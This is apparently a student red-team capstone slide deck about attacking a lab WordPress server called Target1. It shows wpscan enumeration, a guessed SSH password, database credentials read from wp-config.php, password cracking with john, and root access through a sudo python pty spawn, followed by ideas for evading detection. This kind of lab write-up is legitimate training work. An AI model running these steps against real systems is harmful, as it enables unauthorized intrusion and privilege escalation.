Group 1 Final Project

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Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Offensive (Red) Team


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Network Topology & Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.0/24

Netmask: 255.255.255.0 Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90

OS: Linux

Hostname: Kali

IPv4: 192.168.1.105

OS: Linux

Hostname: Capstone

IPv4: 192.168.1.110

OS: Linux

Hostname: Target1

IPv4: 192.168.1.100

OS: Linux

Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in Target 1.

Vulnerability	Description	Impact
Weak password	User 'michael' password was 'michael'	This guessed password allowed us user access to the system via SSH
MySQL Database Access	Wordpress configuration php file has database credentials available to the user	Able to gain access to the database, and extract confidential data

Critical Vulnerabilities: Target 1


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
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Wordpress pingback locator CVE-2013-0235	This module will scan for wordpress sites with the Pingback API enabled	By interfacing with the API an attacker can cause the wordpress site to port scan an external target and return result
Wordpress version 4.8.7	Insecure version	WordPress is prone to multiple vulnerabilities, unpatched version can be exploit
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Exploitation: Weak Password

- We used wpscan to find users and guessed the weak password that gave us SSH to the system.
- The exploit granted us access to Michael account, by navigate to htm dir we was able to find flag2 and by using the grep command in the same dir we was able to find flag.







```
michael@target1:/var/www$ ls
flag2.txt michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Exploitation: [SQL Database]


- We were able to find the username and password for SQL database in the wp-confg.php file in plaintext.
- The exploit granted us mysql access and we use SELECT post_tittle to find flag3,4.


```
You have new mail in /var/mail/michael
michael@target1:~$ find /var/www/html/ -iname "wp-config.php"
/var/www/html/wordpress/wp-config.php
michael@target1:~$
```

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');


/** MySQL hostname */
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
Exploitation: [Privilege Escalation]

- The password hash of Steven was obtained from the SQL database and by crack the password using john the ripper we can access stevet account.
- Exploiting Steven Python's sudo privileges through a spawn shell gave us root access and allowed us to find flag 4.



```
root@Kali:~/Desktop# john --wordlist=/usr/share/wordlists/rockyou.txt wp_ha shes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (user2)

$ Sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven#
```



Avoiding Detection

Stealth Exploitation of [open port 22 and weak password]

Monitoring Overview

- An email alert, when someone logs in to the server via ssh, can be pretty useful to track who is actually using the server.
- Monitor SSH port for unauthorized access.
- Triggers when three attempts to access system over port 22.

Mitigating Detection

- SSH through different open port.
- We can use the reverse shell as alternative exploits.

Stealth Exploitation of [SQL Database]

Monitoring Overview

- Set alert for failed logins
- unauthorized attempts to access SQL database.
- Triggers when three attempts to access SQL database.

Mitigating Detection

- SQL Injection Attack.
- Using brute force on a SQL database with a password cracking tool.

Stealth Exploitation of [privilege Escalation]

Monitoring Overview

- Privilege Escalation Alert
- Monitor unauthorized root access
- Triggers when unauthorized sudo commands are executed

Mitigating Detection

- Kernel Exploit, vulnerabilities are discovered in the Linux kernel. Attackers can exploit these vulnerabilities to gain root access to a Linux system, and once the system is infected with the exploit, there is no way to defend against it Attackers go through the following steps:
 - 1. Learn about the vulnerabilities
 - 2. Develop or acquire exploit code
 - 3. Transfer the exploit onto the target
 - 4. Execute the exploit on the target

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
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




Alert 1: Excessive HTTP Errors

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes

